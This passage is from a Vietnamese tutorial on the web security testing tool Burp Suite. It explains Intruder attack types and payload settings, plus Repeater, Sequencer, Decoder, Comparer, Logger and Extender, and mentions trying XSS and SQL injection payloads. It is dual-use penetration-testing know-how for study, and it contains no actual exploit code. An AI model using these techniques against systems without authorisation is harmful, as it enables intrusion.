- Khi một vị trí payload không có payload được chỉ định, các điểm đánh dấu sẽ bị loại bỏ nhưng enclosed text vẫn không thay đổi.

Ta có thể sửa đổi các payload markers mặc định bằng cách sử dụng các nút bên cạnh request template editor:

- Add §: Thêm một payload marker tại vị trí con trỏ.
- Clear §: Xóa tất cả các position marker khỏi toàn bộ template hoặc khỏi phần đã chọn của template.
- Auto §: Đoán vị trí có thể hữu ích để định vị payload và đặt payload markers cho phù hợp.

- Refresh: Refresh the syntax colorizing of the request template editor nếu cần thiết.
- Clear: Xóa toàn bộ request template.

Attack type

Cùng sử dụng chung 1 payload cho tất cả mọi điểm nhập payload:

- Sniper : sử dụng chung 1 payload gửi lần lượt tại tất cả mọi điểm nhập payload theo thứ tự từ trái qua phải và từ trên xuống dưới, chạy hết position 1 chạy tiếp position 2.
- Battering Ram : sử dụng chung 1 payload gửi cùng lúc tại mọi điểm nhập payload.

Gửi các payload khác nhau cho các điểm nhập khác nhau :

- Pitchfork : gửi các payload khác nhau cùng lúc theo thứ tự trong payload tại mọi điểm nhập payload.
- Cluster Bomb : gửi các payload lần lượt theo danh sách, các payload sẽ kết hợp chéo với nhau.


Attack type	Payload	Position	Thứ tự chạy	Ví dụ
Sniper	1 payload	Chạy lần lượt từng position, có thể nhiều position	Từ trái sang phải, từ trên xuống dưới	A B C
Battering Ram	1 payload	Chạy đồng thời tất cả các position, có thể nhiều position		A A B B C C
Pitchfork	Nhiều payload	Chạy đồng thời tất cả các position, có thể nhiều position		A 1 B 2 C 3
Cluster Bomb	Nhiều payload	Chạy đồng thời, kết hợp các payload với nhau, có thể nhiều position		A1 B1 A2 B2

4.3. Payload:


Tab này để cấu hình một hoặc nhiều payload set. Số lượng payload sets phụ thuộc vào kiểu tấn công được xác định trong Positions tab.

Các bước cấu hình cần thiết như sau:

- Chọn payload set mà ta muốn cấu hình từ danh sách.
- Chọn payload type để sử dụng từ danh sách.



- Cấu hình các payload options cho payload type đã chọn.



- Cấu hình bất kỳ payload processing nào được yêu cầu, bao gồm các payload processing rule để thao tác các payload được tạo theo nhiều cách khác nhau và payload encoding để đảm bảo rằng các ký tự được URL-encoded để truyền an toàn qua HTTP.

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters:

4.4. Resource pool:

A resource pool là một nhóm các tasks có chung một hạn ngạch tài nguyên. Cả Intruder và Burp Scanner đều sử dụng resource pool.

Mỗi task được gán cho a resource pool khi được tạo và giữa các tasks có thể được di chuyển giữa các resource pool bất kỳ lúc nào.

Việc sử dụng resource pools hữu ích nếu ta đang testing các ứng dụng khác nhau có thể chấp nhận các automated request ở các tốc độ khác nhau, ta có thể tạo một hoặc nhiều tasks cho Intruder attack và để việc này chạy với số lượng lớn concurrent request để ưu tiên cho nó.

Lưu ý rằng ta không thể tạo new resource pool từ một cuộc tấn công đang diễn ra hoặc vừa mới kết thúc. Nếu ta bắt đầu một cuộc tấn công và muốn tạo new resource pool, hãy đến Dashboard và click vào biểu tượng cài đặt để tạo pool.

Resource Pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

Use existing resource pool

Selected	Resource pool	Max concurrent requests	Delay between requests
<input checked="" type="radio"/>	Default resource pool	10	

Create new resource pool

Name:

Maximum concurrent requests:

Delay between requests: milliseconds

Add random variations

4.5. Options: Save Options

“Save attack to project file” checkbox kiểm soát xem cuộc tấn công hiện tại có được lưu hay không. Mặc định là không lưu. Lưu nhiều cuộc tấn công vào các project files có thể dẫn đến các tệp lớn, vì vậy chỉ nên lưu các cuộc tấn công cần thiết.

Save Options [Pro version only] [Find out more](#)

This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.

Save attack to project file

Request Headers

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header

Set Connection: close

Kiểm soát việc Intruder có cập nhật các configured request header trong các cuộc tấn công hay không. Các tùy chọn:

- Update Content-Length header: Thêm hoặc cập nhật Content-Length headers trong mỗi request, với giá trị chính xác cho độ dài của HTTP body của request cụ thể. Tính năng này rất cần thiết cho các cuộc tấn công chèn variable-length payloads vào body của template HTTP request.
- Set Connection: close : kết thúc connection sau mỗi request.

Error handling

Kiểm soát cách Intruder xử lý lỗi mạng trong cuộc tấn công.

Error Handling

These settings control how Intruder handles network errors during the attack.

Number of retries on network failure:

Pause before retry (milliseconds):

- Number of retries on network failure: Nếu xảy ra lỗi kết nối hoặc sự cố mạng, Burp sẽ retry request theo số lần được chỉ định.
- Pause before retry: Khi retry một request không thành công, Burp sẽ đợi một khoảng thời gian được chỉ định (mili giây) sau khi thất bại trước khi retry. Nếu máy chủ đang bị quá tải với lưu lượng truy cập hoặc sự cố gián đoạn đang xảy ra, tốt nhất là bạn nên đợi một thời gian ngắn trước khi thử lại.

Attack result

Kiểm soát thông tin nào được thu thập trong kết quả cuộc tấn công.

Attack Results

These settings control what information is captured in attack results.

Store requests

Store responses

Make unmodified baseline request


Use denial-of-service mode (no results)

Store full payloads

- Store requests / responses: Xác định liệu cuộc tấn công có lưu lượng nội dung của các request và response riêng lẻ hay không. Việc lưu các request và response cho phép ta xem toàn bộ requests trong cuộc tấn công, lặp lại các request riêng lẻ nếu cần và gửi đến công cụ Burp khác.
- Make unmodified baseline request: Nếu tùy chọn này được chọn, thì ngoài các request tấn công đã cấu hình, Burp sẽ đưa ra request template với tất cả các vị trí payload được đặt thành giá trị cơ sở của chúng. Yêu cầu này sẽ hiển thị dưới dạng mục # 0 trong bảng kết quả. Sử dụng tùy chọn này rất hữu ích để cung cấp phản hồi cơ sở dựa vào đó để so sánh các phản hồi tấn công.
- Use denial-of-service mode.
- Store full payloads: Burp sẽ lưu các giá trị payload đầy đủ cho mỗi kết quả.

Grep – match

Có thể được sử dụng để gắn cờ các mục kết quả chứa các biểu thức được chỉ định trong response. Đối với mỗi mục được cấu hình trong danh sách, Burp sẽ thêm một cột kết quả mới có chứa checkbox cho biết mục đó có được tìm thấy trong mỗi response hay không. Sử dụng tùy chọn này rất hiệu quả trong việc phân tích các tập kết quả lớn và nhanh chóng xác định các mục cần thiết.



Các tùy chọn:

- Match type: Kiểm tra các biểu thức là chuỗi đơn giản hay biểu thức thông thường.
- Case sensitive match: kiểm tra biểu thức có nên phân biệt chữ hoa thường hay không.
- Exclude HTTP headers: Kiểm tra các HTTP response headers có nên loại bỏ khỏi quá trình kiểm tra hay không.

Grep – extract

Trích xuất thông tin hữu ích từ các response vào bảng kết quả tấn công. Đối với mỗi mục được cấu hình trong danh sách, Burp sẽ thêm một cột kết quả mới chứa văn bản được trích xuất cho mục đó. Tùy chọn này hữu ích cho việc khai thác dữ liệu từ ứng dụng và có thể hỗ trợ một loạt các cuộc tấn công.

The screenshot shows the 'Grep - Extract' configuration screen. At the top, there's a question mark icon and the title 'Grep - Extract'. Below it is a circular refresh icon followed by the text: 'These settings can be used to extract useful information from responses into the attack results table.' A checkbox labeled 'Extract the following items from responses:' is present. To its right is a large, empty rectangular area for defining extraction rules, which includes buttons for 'Add', 'Edit', 'Remove', 'Duplicate', 'Up', 'Down', and 'Clear'. Below this area is a text input field labeled 'Maximum capture length:' with the value '100'. On the far left of the interface, there are several small buttons: 'Add', 'Edit', 'Remove', 'Duplicate', 'Up', 'Down', and 'Clear'.

Nếu cùng một mục phù hợp được thêm nhiều lần liên tiếp, thì mỗi response của máy chủ sẽ được tìm kiếm cho nhiều lần xuất hiện của biểu thức đó và văn bản ngay sau mỗi lần xuất hiện sẽ được ghi lại. Điều này có thể hữu ích, chẳng hạn như khi một bảng HTML chứa thông tin hữu ích nhưng không có tiền tố duy nhất để tự động chọn từng mục.

Theo tùy chọn, có thể định cấu hình độ dài tối đa mà Burp sẽ nắm bắt cho từng mục.

Grep – payloads

Dùng để gắn cờ các mục kết quả có chứa phản ánh của payload đã gửi. Nếu tùy chọn được bật, Burp sẽ thêm cột kết quả mới chứa checkbox cho biết liệu giá trị của payload hiện tại có được tìm thấy trong mỗi response hay không. Sử dụng khi kiểm tra XSS.

The screenshot shows the 'Grep - Payloads' configuration screen. At the top, there's a question mark icon and the title 'Grep - Payloads'. Below it is a circular refresh icon followed by the text: 'These settings can be used to flag result items containing reflections of the submitted payload.' There are several checkboxes: 'Search responses for payload strings' (unchecked), 'Case sensitive match' (unchecked), 'Exclude HTTP headers' (unchecked), and 'Match against pre-URL-encoded payloads' (checked).


Các tùy chọn:

- Case sensitive match: kiểm tra biểu thức có nên phân biệt chữ hoa thường hay không.

- Exclude HTTP headers: Kiểm tra các HTTP response headers có nên loại bỏ khỏi quá trình kiểm tra hay không.
- Match against pre-URL-encoded payloads: Thực hiện response kiểm tra Burp cho các payload ở dạng pre-encoded.

Redirect

Kiểm soát cách Burp xử lý chuyển hướng khi thực hiện các cuộc tấn công.



Các tùy chọn:

- Follow redirections: Kiểm soát các mục tiêu chuyển hướng được tuân theo.
- Process cookies in redirections: Nếu tùy chọn này được chọn, thì bất kỳ cookie nào được đặt trong response chuyển hướng sẽ được gửi lại khi mục tiêu chuyển hướng được tuân theo.

5. Repeater:

Chức năng này giúp người dùng có thể tùy thay đổi và phát lại các yêu cầu HTTP khác nhau gửi tới server, phân tích các phản hồi từ phía server khi gửi các yêu cầu khác nhau.

Repeater cũng có các thành phần tương tự như tab Target.

```

1 GET
/xjs/_/js/k=xjs.s.vi.a004tWHQCPg.0/m=cdos,dpf,hsm,jsa,d,csi/am=QBRAAQBAAAAAAAABrYAAAAA
wBgjAAACAAACgjICAZHqkAAyZ14BAAACAOAj/oDHCACAAAAAJjAfCA_YTA4BLThAaaaaAAAAlOBQgJggACA
AAACAAACgjICAZHqkAAyZ14BAAACAOAj/oDHCACAAAAAJjAfCA_YTA4BLThAaaaaAAAAlOBQgJggACA
2 Host: www.google.com
3 Cookie: NID=...
C10+Rdchvps+9Sp50CUCiABNey~Wg~5STaytEopNUBSWqQygr16PkcBpR2joznXqY6EhrCmfewKyZQhCVT
tUPfbhsxRmzQ0tCEtYS87bN4H7K7CemlnLbmhjS-Zcbri-PFCC9FByo5bhHKLbjAEj5RzihbGR3ymjhPc;
IP_JAR=2021-07-02-07
4 Sec-Ch-Ua: "Chromium";v="91", "Not;A Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36
7 Accept: */*
8 X-Client-Data: CJXxygB=
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: noCors
11 Sec-Fetch-Dest: script
12 Referer: https://www.google.com/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
18 try{
19   var s,_aa=function(a,b){
20     if(Error.captureStackTrace)Error.captureStackTrace(this,s_aa);
21     else{
22       var c=Error();
23       c.stack=c.stack||this.stack;
24     }
25   }
26   a&&(this.message=String(a));
27   b&&(this.cause=b)
28 },
29 _ba=function(a){
30   return a[a.length-1]
31 },
32 _ca=function(a,b,c){
33   for(var d="string"==typeof a?a.split(""):a,e=a.length-1;
34   D<e;
35   --e)e in d&b.call(c,d[e],e,a)
36 },
37 _ea=function(a,b,c){
38   b=_da(a,b,c);
39   return 0<b?null:"string"==typeof a?a.charAt(b):a[b]
40 },
41 _fa=function(a,b,c){
42   for(var d=a.length,e="string"==typeof a?a.split(""):a,f=0;
43   D<e;
44   --e)e in d&c.call(c,d[e],e,a)
45 }

```

Các request ở trong tab Target, Proxy khi chọn "Sent request to Repeater" sẽ được hiển thị ở đây. Tại giao diện này, cho phép chúng ta có thể chỉnh sửa bất kì thành phần nào của request, từ method, headers, parameters,... Sau khi chỉnh sửa request xong, bạn nhấn Send để gửi request đến server.

Việc tự thay đổi request như thế này, cho phép chúng ta thử toàn bộ các payload mà chúng ta có, hoặc gửi payload để tìm thêm thông tin về ứng dụng, tìm các input được reflect trong response (khi tìm lỗ hổng XSS), hoặc xem kết quả trả về khi chúng ta nhập payload là SQL injection payload,...

6. Sequencer:

Burp Sequencer là được dùng để phân tích các token trong ứng dụng, được sử dụng nhiều để xem mức độ phức tạp của thuật toán tạo token, xem có dễ bị dò đoán hay không.

6.1. Live capture:

Để thực hiện live capture, ta chọn một request ở bất kỳ đâu trong Burp và chọn "Send to Sequencer".

Select live capture request

Hiển thị các request đã gửi đến Sequencer từ các công cụ Burp khác. Chọn request trả lại token hoặc mục khác mà ta muốn phân tích.

Live capture Manual load Analysis options

② Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

Remove	# ^	Host	Request
<input type="button" value="Clear"/>			

Token location within response

② Token Location Within Response

Select the location in the response where the token appears.

Cookie:

Form field:

Custom location:

Chọn vị trí trong response của ứng dụng nơi token xuất hiện. Các tùy chọn:

- Cookie: Nếu response set bất kỳ cookie nào, tùy chọn này sẽ cho phép chọn cookie để phân tích.
- Form field: Nếu response chứa bất kỳ HTML form fields nào, tùy chọn này sẽ cho phép chọn một form field value để phân tích. Phương pháp này thường được sử dụng để truyền anti-CSRF token và các token thông báo trên mỗi trang khác cho khách hàng.
- Custom location: Chỉ định một vị trí tùy chỉnh cụ thể trong response chưa dữ liệu muốn phân tích.

Live capture options

② Live Capture Options

These settings control the engine used for making HTTP requests and harvesting tokens when performing the live capture.

Number of threads:

Throttle between requests (milliseconds):

Ignore tokens whose length deviates by characters

Kiểm soát công cụ được sử dụng để thực hiện các HTTP request và thu thập token khi thực hiện live capture. Các tùy chọn:

- Number of threads: Kiểm soát số lượng request đồng thời mà live capture có thể thực hiện.
- Throttle between requests: Tránh làm ứng dụng bị quá tải hoặc hoạt động stealthy.
- Ignore token whose length deviates by X characters: Cấu hình live capture ignore các token có độ dài lệch một ngưỡng nhất định so với độ dài token trung bình.

6.2. Manual load:

Tab này cho phép load Sequencer với một mẫu token mà ta có được, sau đó thực hiện phân tích thống kê trên mẫu đó. Đầu tiên ta cần lấy mẫu token của riêng mình từ ứng dụng đích. Các token cần phải ở định dạng simple newline-delimited text. Sử dụng nút Paste để paste token từ clipboard, hoặc nút Load để load từ file. Loaded tokens, cùng với chi tiết về độ dài ngắn nhất và dài nhất được hiển thị để kiểm tra xem mẫu đã được tải chính xác hay chưa. Ta click “Analyze now” để thực hiện phân tích các loaded token.

Burp Suite Community Edition v2021.6.2 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Window Help

Live capture **Manual load** Analysis options

② Manual Load

This function allows you to load Sequencer with a sample of tokens that you have already obtained, and then perform the statistical analysis on the sample.

Analyze now

Tokens loaded: 0

Shortest:

Longest:

Paste
Load ...
Clear

6.3. Analysis options:

Tab này cho phép cấu hình cách xử lý token và loại kiểm tra nào được thực hiện trong quá trình phân tích.

Token handling

② Token Handling

These settings control how tokens are handled during analysis.

Pad short tokens at: Start End

Pad with (single character or 2-digit ASCII hex code):

Base64-decode before analyzing

Kiểm soát cách xử lý token trong quá trình phân tích. Các tùy chọn:

- Pad short tokens at start / end: Nếu các token do ứng dụng tạo ra có độ dài thay đổi, chúng sẽ cần được padded để cho phép thực hiện các kiểm tra thống kê, có thể chọn áp dụng ở đầu hoặc cuối mỗi token. Trong hầu hết các trường hợp, padding token ở đầu là thích hợp nhất.
- Pad with: Có thể chỉ định ký tự được sử dụng để padding. Trong hầu hết trường hợp, padding bằng ký tự “0” là thích hợp nhất.
- Base64-decode before analyzing: Decode token nếu nó được encode base64 trước khi phân tích để làm tăng độ chính xác của phân tích.

Token analysis

Token Analysis

The options below control the types of analysis that is performed at the character level.

Count
 Transitions

The options below control the types of analysis that is performed at the bit level.

FIPS monobit Spectral
 FIPS poker Correlation
 FIPS runs Compression
 FIPS long run

Kiểm soát các loại phân tích được thực hiện. Ta có thể bật hoặc tắt riêng từng loại kiểm tra cấp độ ký tự và cấp độ bit. Đôi khi, sau khi thực hiện phân tích ban đầu với tất cả các thử nghiệm được bật, bạn có thể muốn tắt một số thử nghiệm nhất định để phản ánh sự hiểu biết tốt hơn của bạn về các đặc tính của token hoặc để cô lập tác động của bất kỳ đặc điểm bất thường nào được hiển thị bởi mẫu của bạn.

7. Decoder:

Dùng để encode, decode những thông tin mà người dùng nhập vào, ví dụ decode Base64, encode MD5, hash, ...



Ta có thể load dữ liệu vào Decoder bằng hai cách:

- Nhập hoặc paste vào.

- Chọn dữ liệu ở bất kỳ đâu trong Burp và chọn “Send to Decoder”.

Có thể tùy chọn dữ liệu dạng “hex” hoặc “text”, sau đó tùy vào nhu cầu mà ta sẽ chọn các kiểu mã hóa hoặc giải mã.

8. Compare:

Dùng để so sánh các request, response khác nhau, do bạn gửi vào (qua Proxy tab hoặc Target tab, bằng việc nhấn chuột phải vào request, và chọn "Sent to Comparer").

The screenshot shows the Burp Suite interface with the Comparer tab selected. There are two sections for selecting items to compare:

- Select item 1:**

#	Length	Data
1	439	GET /favicon.ico HTTP/1.1 Host: demo.testfire.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
2	145	HTTP/1.1 302 Found Server: Apache-Coyote/1.1 Location: login.jsp Content-Length: 0 Date: Sat, 03 Jul 202...
- Select item 2:**

#	Length	Data
1	439	GET /favicon.ico HTTP/1.1 Host: demo.testfire.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
2	145	HTTP/1.1 302 Found Server: Apache-Coyote/1.1 Location: login.jsp Content-Length: 0 Date: Sat, 03 Jul 202...

On the right side of the interface, there are several buttons: Paste, Load, Remove, Clear, Compare ..., Words, and Bytes.

Có hai chế độ so sánh:

- Word compare.

- Byte compare.

9. Logger:

Logger là công cụ để ghi lại hoạt động mạng. Logger ghi lại tất cả lưu lượng HTTP mà Burp Suite tạo ra để điều tra và phân tích:

- Điều tra xem điều gì đã xảy ra nếu Burp Suite tạo ra kết quả không mong muốn.
- Xem chi tiết những gì Burp Suite đang gửi khi công việc của bạn liên quan đến xử lý phiên.
- Đảm bảo rằng các tác vụ liên tục trong thời gian dài (chẳng hạn như quét nền) vẫn đang chạy.
- Phân tích bất kỳ vấn đề nào cần hiển thị những gì Burp Suite đang làm.

#	Time	Tool	Method	Host	Path	Query	Param count	Status	Length	Start response timer	Comment
1	23:14:10 1 Jul 2021	Proxy	GET	www.google.com	/search	q=port+swigge&o...	5	200	232071	118	
2	23:14:10 1 Jul 2021	Proxy	GET	www.google.com	/ia/ia.png		2	200	832	50	
3	23:14:10 1 Jul 2021	Proxy	GET	www.google.com	/images/branding/g...		2	200	4394	64	
4	23:14:11 1 Jul 2021	Proxy	GET	www.google.com	/images/searchbox/...		2	200	1223	80	
5	23:14:11 1 Jul 2021	Proxy	POST	www.google.com	/gen_204	s=web&t=aft&atyp...	12	204	408	67	
6	23:14:11 1 Jul 2021	Proxy	GET	www.google.com	/images/nav_logo32...		2	200	4676	265	
7	23:14:11 1 Jul 2021	Proxy	GET	www.google.com	/js/ji.js?k=xjss.vi.Gk...		2	200	774974	59	
8	23:14:11 1 Jul 2021	Proxy	GET	www.gstatic.com	/inputtools/images/...		0	200	865	49	
9	23:14:11 1 Jul 2021	Proxy	GET	fonts.gstatic.com	/s/googlesans/v14/4...		0	200	22225	51	
10	23:14:12 1 Jul 2021	Proxy	GET	portswigger.net	/		0	200	44786	291	
11	23:14:11 1 Jul 2021	Proxy	GET	fonts.gstatic.com	/s/googlesans/v14/4...		0	200	16380	116	

Về cơ bản, Logger khá giống với Proxy history, tuy nhiên một số extension, scanner (bản Pro) sẽ gửi các request mà không lưu lại được trên Proxy history nên cần phải có một nơi để log lại để xem được toàn bộ request trong trường hợp ta muốn biết ứng dụng có đang chạy scan gì hay không.

10. Extender:


Cho phép ta thêm mới các extension có sẵn của Burp, hoặc thêm những extension do chính ta phát triển.

10.1. Extensions:

Tab Detail hiển thị những thông tin:

- Extension hiện đã được load hay chưa, có thể click vào checkbox để load hoặc unload extension đã chọn.
- Tên extension.
- Loại extension (Java hoặc Python).
- Tệp mà từ đó extension được load.
- Chi tiết về method, listener và other resource được sử dụng bởi extension.

Tab Output chứa thông tin chi tiết về extension's standard output stream, tab Error chứa cùng thông tin về standard error stream.



10.2. BApp store:

BApp store chứa Burp extensions đã được viết bởi người dùng Burp Suite, để mở rộng khả năng của Burp. Ta có thể xem danh sách các Bapp cụ thể và gửi đánh giá.

The screenshot shows the Burp Suite interface with the 'BApp Store' tab selected. On the left, a list of extensions is shown in a table with columns for Name, Installed, Rating, Popularity, Last updated, and Detail. On the right, a detailed view of the '.NET Beautifier' extension is displayed, showing its description, author information, and download options.

